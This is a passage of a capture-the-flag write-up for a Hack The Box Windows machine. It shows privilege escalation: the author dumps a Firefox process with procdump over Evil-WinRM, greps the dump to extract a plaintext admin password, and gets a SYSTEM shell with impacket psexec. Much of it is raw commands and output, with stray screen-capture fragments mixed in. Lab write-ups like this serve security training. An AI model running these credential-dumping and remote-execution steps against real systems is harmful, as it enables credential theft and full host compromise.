*Evil-WinRM* PS C:\Users\Chase\Desktop> whoami
supportdesk\chase
*Evil-WinRM* PS C:\Users\Chase\Desktop> hostname
SupportDesk
*Evil-WinRM* PS C:\Users\Chase\Desktop> 
```


PRIVILEGE ESCALATION:

There is a possiblilty of a running Mozilla firefox session.


Kali-Linux-2021.2-vmware-amd64 - VMware Workstation 15 Player (Non-commercial use only)
Player
Mozilla Firefox
Leafpad
kali@kali: ~/opt/HTB/he...
heist
08:33 PM
58%
kali@kali: ~/opt/HTB/heist
File
Actions
Edit
View
Help


```
*Evil-WinRM* PS C:\> ls


    Directory: C:\


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----        4/21/2019   5:33 PM                inetpub
d-----        9/15/2018  12:49 PM                PerfLogs
d-r---        2/18/2021   4:17 PM                Program Files
d-----        4/22/2019   6:56 AM                Program Files (x86)
d-r---        4/22/2019   7:26 AM                Users
d-----        2/18/2021   4:06 PM                Windows


*Evil-WinRM* PS C:\> cd 'Program Files'
*Evil-WinRM* PS C:\Program Files> ls


    Directory: C:\Program Files


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----        4/21/2019   9:39 AM                Common Files
d-----        4/21/2019  11:00 AM                internet explorer
d-----        2/18/2021   4:21 PM                Mozilla Firefox
d-----        4/22/2019   6:47 AM                PHP
d-----        4/22/2019   6:46 AM                Reference Assemblies
d-----        4/22/2019   6:46 AM                runphp
d-----        2/18/2021   4:05 PM                VMware
d-r---        4/21/2019  11:00 AM                Windows Defender
d-----        4/21/2019  11:00 AM                Windows Defender Advanced Threat Protection
d-----        9/15/2018  12:49 PM                Windows Mail
d-----        4/21/2019  11:00 AM                Windows Media Player
d-----        9/15/2018  12:49 PM                Windows Multimedia Platform
d-----        9/15/2018  12:58 PM                windows nt
d-----        4/21/2019  11:00 AM                Windows Photo Viewer
d-----        9/15/2018  12:49 PM                Windows Portable Devices
d-----        9/15/2018  12:49 PM                Windows Security
d-----        9/15/2018  12:49 PM                WindowsPowerShell


*Evil-WinRM* PS C:\Program Files>
```

Transferring “procdump64.exe” from kali to target.




```
*Evil-WinRM* PS C:\Program Files> cd c:\Users\Chase
*Evil-WinRM* PS C:\Users\Chase> upload /home/kali/opt/sysinternals/procdump64.exe
Info: Uploading /home/kali/opt/sysinternals/procdump64.exe to C:\Users\Chase\procdump64.exe


Data: 535060 bytes of 535060 bytes copied

Info: Upload successful!

*Evil-WinRM* PS C:\Users\Chase>ls


    Directory: C:\Users\Chase


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-r---        4/22/2019   7:14 AM                3D Objects
d-r---        4/22/2019   7:14 AM                Contacts
d-r---        4/22/2019   6:10 PM                Desktop
d-r---        4/22/2019   6:13 PM                Documents
d-r---        2/18/2021   4:03 PM                Downloads
d-r---        4/22/2019   7:14 AM                Favorites
d-r---        4/22/2019   7:14 AM                Links
d-r---        4/22/2019   7:14 AM                Music
d-r---        4/22/2019   7:14 AM                Pictures
d-r---        4/22/2019   7:14 AM                Saved Games
d-r---        4/22/2019   7:14 AM                Searches
d-r---        4/22/2019   7:14 AM                Videos
-a----         9/4/2021   8:34 PM         401296 procdump64.exe


*Evil-WinRM* PS C:\Users\Chase>
```

One of the running firefox process ID is 6408.




```
*Evil-WinRM* PS C:\Users\Chase> Get-Process

Handles  NPM(K)    PM(K)      WS(K)     CPU(s)     Id  SI ProcessName
-------  ------    -----      -----     ------     --  -- -----------
    485      18     2256       5408               364   0 csrss
    289      13     2308       5232               472   1 csrss
    362      15     3484      14552              4428   1 ctfmon
    254      14     3952      13348              3632   0 dllhost
    166       9     1868       9808       0.02   7028   1 dllhost
    623      33    29296      55676               956   1 dwm
   1490      57    23748      77824              4604   1 explorer
    378      28    22028      58884       0.36   6408   1 firefox
    355      25    16332      39016       0.17   6424   1 firefox
   1165      68   125988     202988       7.42   6644   1 firefox
    347      19     9908      37524       0.41   6760   1 firefox
    401      34    30372      89468       1.27   6928   1 firefox
     49       6     1432       3696               752   0 fontdrvhost
     49       6     1792       4728               760   1 fontdrvhost
      0       0       56          8                 0   0 Idle
    961      23     5608      14660               616   0 lsass
    223      13     3036      10304              4028   0 msdtc
    585      59   105844      71024              2804   0 MsMpEng
      0      12      808      15136                88   0 Registry
    231      12     2708      15964              5736   1 RuntimeBroker
    305      16     5784      17024              5780   1 RuntimeBroker
    275      14     3124      14548              6192   1 RuntimeBroker
    666      32    19620      61328              5524   1 SearchUI
    272      12     2728      11600              5316   0 SecurityHealthService
    554      11     5028       9676               604   0 services
[heist] 0:[tmux]*Z                                                  "kali" 11:05 04-Sep-21
```

Procdump64.exe usage.


Kali-Linux-2021.2-vmware-amd64 - VMware Workstation 15 Player (Non-commercial use only)
Player
Mozilla Firefox
Leafpad
kali@kali: ~/opt/HTB/he...
sysinternals
08:36 PM
58%
kali@kali: ~/opt/HTB/heist
File Actions Edit View Help
[95/1760]


```
*Evil-WinRM* PS C:\Users\Chase> ./procdump64.exe

ProcDump v10.11 - Sysinternals process dump utility
Copyright (C) 2009-2021 Mark Russinovich and Andrew Richards
Sysinternals - www.sysinternals.com

Monitors a process and writes a dump file when the process exceeds the
specified criteria or has an exception.

Capture Usage:
   procdump.exe [-mm] [-ma] [-mt] [-mp] [-mc Mask] [-md Callback_DLL] [-mk]
                [-n Count]
                [-s Seconds]
                [-c|-cl CPU_Usage [-u]]
                [-m|-ml Commit_Usage]
                [-p|-pl Counter_Threshold]
                [-h]
                [-e [1 [-g] [-b]]]
                [-l]
                [-t]
                [-f  Include_Filter, ...]
                [-fx Exclude_Filter, ...]
                [-dc Comment]
                [-o]
                [-r [1..5] [-a]]
                [-at Timeout]
                [-wer]
                [-64]
                {
                 {{[-w] Process_Name | Service_Name | PID} [Dump_File | Dump_Folder]}
                |
                 {-x Dump_Folder Image_File [Argument, ...]}
                }
Install Usage:
   procdump.exe -i [Dump_Folder]
                [-mm] [-ma] [-mt] [-mp] [-mc Mask] [-md Callback_DLL] [-mk]
                [-r]
                [-at Timeout]
                [-k]
                [-wer]
Uninstall Usage:
   procdump.exe -u

Dump Types:
   -mm     Write a 'Mini' dump file. (default)
           - Includes directly and indirectly referenced memory (stacks and what they reference).
           - Includes all metadata (Process, Thread, Module, Handle, Address Space, etc.).
   -ma     Write a 'Full' dump file.
           - Includes all memory (Image, Mapped and Private).
           - Includes all metadata (Process, Thread, Module, Handle, Address Space, etc.).
   -mt     Write a 'Triage' dump file.
           - Includes directly referenced memory (stacks).
           - Includes limited metadata (Process, Thread, Module and Handle).
           - Removal of sensitive information is attempted but not guaranteed.
[heist] 0:[tmux]*Z                                                          "kali" 11:06 04-Sep-21
```

Process dump on firefox process id 6408 and obtaining the dump.



```
*Evil-WinRM* PS C:\Users\Chase> ./procdump64.exe -ma 6408 -accepteula

ProcDump v10.11 - Sysinternals process dump utility
Copyright (C) 2009-2021 Mark Russinovich and Andrew Richards
Sysinternals - www.sysinternals.com

[20:37:30] Dump 1 initiated: C:\Users\Chase\firefox.exe_210904_203730.dmp
[20:37:30] Dump 1 writing: Estimated dump file size is 307 MB.
[20:37:31] Dump 1 complete: 307 MB written in 1.1 seconds
[20:37:31] Dump count reached.

*Evil-WinRM* PS C:\Users\Chase> ls


    Directory: C:\Users\Chase


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-r---        4/22/2019   7:14 AM                3D Objects
d-r---        4/22/2019   7:14 AM                Contacts
d-r---        4/22/2019   6:10 PM                Desktop
d-r---        4/22/2019   6:13 PM                Documents
d-r---        2/18/2021   4:03 PM                Downloads
d-r---        4/22/2019   7:14 AM                Favorites
d-r---        4/22/2019   7:14 AM                Links
d-r---        4/22/2019   7:14 AM                Music
d-r---        4/22/2019   7:14 AM                Pictures
d-r---        4/22/2019   7:14 AM                Saved Games
d-r---        4/22/2019   7:14 AM                Searches
d-r---        4/22/2019   7:14 AM                Videos
-a----         9/4/2021   8:37 PM      313820073 firefox.exe_210904_203730.dmp
-a----         9/4/2021   8:34 PM         401296 procdump64.exe


*Evil-WinRM* PS C:\Users\Chase>
[heist] 0:ruby2.7*Z                                                          "kali" 11:07 04-Sep-21
```


Transferring dump to kali.



```
*Evil-WinRM* PS C:\Users\Chase> download C:\Users\Chase\firefox.exe_210904_203
730.dmp
Info: Downloading C:\Users\Chase\firefox.exe_210904_203730.dmp to ./C:\Users\C
hase\firefox.exe_210904_203730.dmp

Progress: 1% : |▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒|

┌──(kali㉿kali)-[~/opt/HTB/heist]
└─$ ls
 ciscot7.py                                     Get-Process    users.txt
'C:\Users\Chase\firefox.exe_210904_203730.dmp'  passwords.txt

┌──(kali㉿kali)-[~/opt/HTB/heist]
└─$
```


```
┌──(kali㉿kali)-[~/opt/HTB/heist]
└─$

┌──(kali㉿kali)-[~/opt/HTB/heist]
└─$                                                             130 ×
```

Locating password using “strings” command on the transferred dump file.


Kali-Linux-2021.2-vmware-amd64 - VMware Workstation 15 Player (Non-commercial use only)
Player
Mozilla Firefox
Leafpad
kali@kali: ~/opt/HTB/he...
heist
08:40 PM
58%
kali@kali: ~/opt/HTB/heist
File Actions Edit View Help


```
┌──(kali㉿kali)-[~/opt/HTB/heist]
└─$ ls
 ciscot7.py                                   Get-Process    users.txt
'C:\Users\Chase\firefox.exe_210904_203730.dmp'   passwords.txt

┌──(kali㉿kali)-[~/opt/HTB/heist]
└─$ strings 'C:\Users\Chase\firefox.exe_210904_203730.dmp' | grep password
MOZ_CRASHREPORTER_RESTART_ARG_1=localhost/login.php?login_username=admin@support.htb&login_password=4dD!5}x/re8]FBuZ&login=
security.ask_for_password
services.sync.engine.passwords.validation.percentageChance
security.insecure_password.ui.enabled
urlclassifier.passwordAllowTable
editor.password.testing.mask_delay
services.sync.engine.passwords.validation.interval
security.password_lifetime
editor.password.mask_delay
browser.safebrowsing.passwords.enabled
services.sync.engine.passwords
privacy.cpd.passwords
services.sync.engine.passwords.validation.maxRecords
goog-badbinurl-proto,goog-downloadwhite-proto,goog-phish-proto,googpub-phish-proto,goog-malware-proto,goog-unwanted-proto,goog-harmful-proto,goog-passwordwhit
e-proto
goog-passwordwhite-proto
https://support.mozilla.org/1/firefox/%VERSION%/%OS%/%LOCALE%/password-manager-report
chrome://passwordmgr/content/recipes.json
goog-downloadwhite-digest256,base-track-digest256,mozstd-trackwhite-digest256,content-track-digest256,mozplugin-block-digest256,mozplugin2-block-digest256,blo
ck-flash-digest256,except-flash-digest256,allow-flashallow-digest256,except-flashallow-digest256,block-flashsubdoc-digest256,except-flashsubdoc-digest256,goog
-passwordwhite-proto,ads-track-digest256,social-track-digest256,analytics-track-digest256,base-fingerprinting-track-digest256,content-fingerprinting-track-dig
est256,base-cryptomining-track-digest256,content-cryptomining-track-digest256,fanboyannoyance-ads-digest256,fanboysocial-ads-digest256,easylist-ads-digest256,
easyprivacy-ads-digest256,adguard-ads-digest256,social-tracking-protection-digest256,social-tracking-protection-facebook-digest256,social-tracking-protection-
linkedin-digest256,social-tracking-protection-twitter-digest256
RG_1=localhost/login.php?login_username=admin@support.htb&login_password=4dD!5}x/re8]FBuZ&login=
MOZ_CRASHREPORTER_RESTART_ARG_1=localhost/login.php?login_username=admin@support.htb&login_password=4dD!5}x/re8]FBuZ&login=

┌──(kali㉿kali)-[~/opt/HTB/heist]
└─$ 
```

Obtaining a reverse shell as “nt authority\system” using the credentials found above via impacket’s psexec.



```
┌──(kali㉿kali)-[~/opt/HTB/heist]
└─$ psexec.py Administrator@10.10.10.149
Impacket v0.9.24.dev1+20210611.72516.1a5ed9dc - Copyright 2021 SecureAuth Corporation

Password:
[*] Requesting shares on 10.10.10.149.....
[*] Found writable share ADMIN$
[*] Uploading file bozZpcGf.exe
[*] Opening SVCManager on 10.10.10.149.....
[*] Creating service OSdv on 10.10.10.149.....
[*] Starting service OSdv.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.437]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system
```

Root.txt.



```
C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>cd ../../Users/Administrator/Desktop

C:\Users\Administrator\Desktop>dir
 Volume in drive C has no label.
 Volume Serial Number is 78E3-E62D

 Directory of C:\Users\Administrator\Desktop

02/18/2021  04:00 PM    <DIR>          .
02/18/2021  04:00 PM    <DIR>          ..
04/22/2019  09:05 AM                32 root.txt
               1 File(s)             32 bytes
               2 Dir(s)   8,392,585,216 bytes free

C:\Users\Administrator\Desktop>type root.txt
50dfa3c6bfd20e2e0d071b073d766897
C:\Users\Administrator\Desktop>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0 2:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::1b:af5c:b252:6c18%15
   IPv4 Address. . . . . . . . . . . : 10.10.10.149
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.10.10.2
```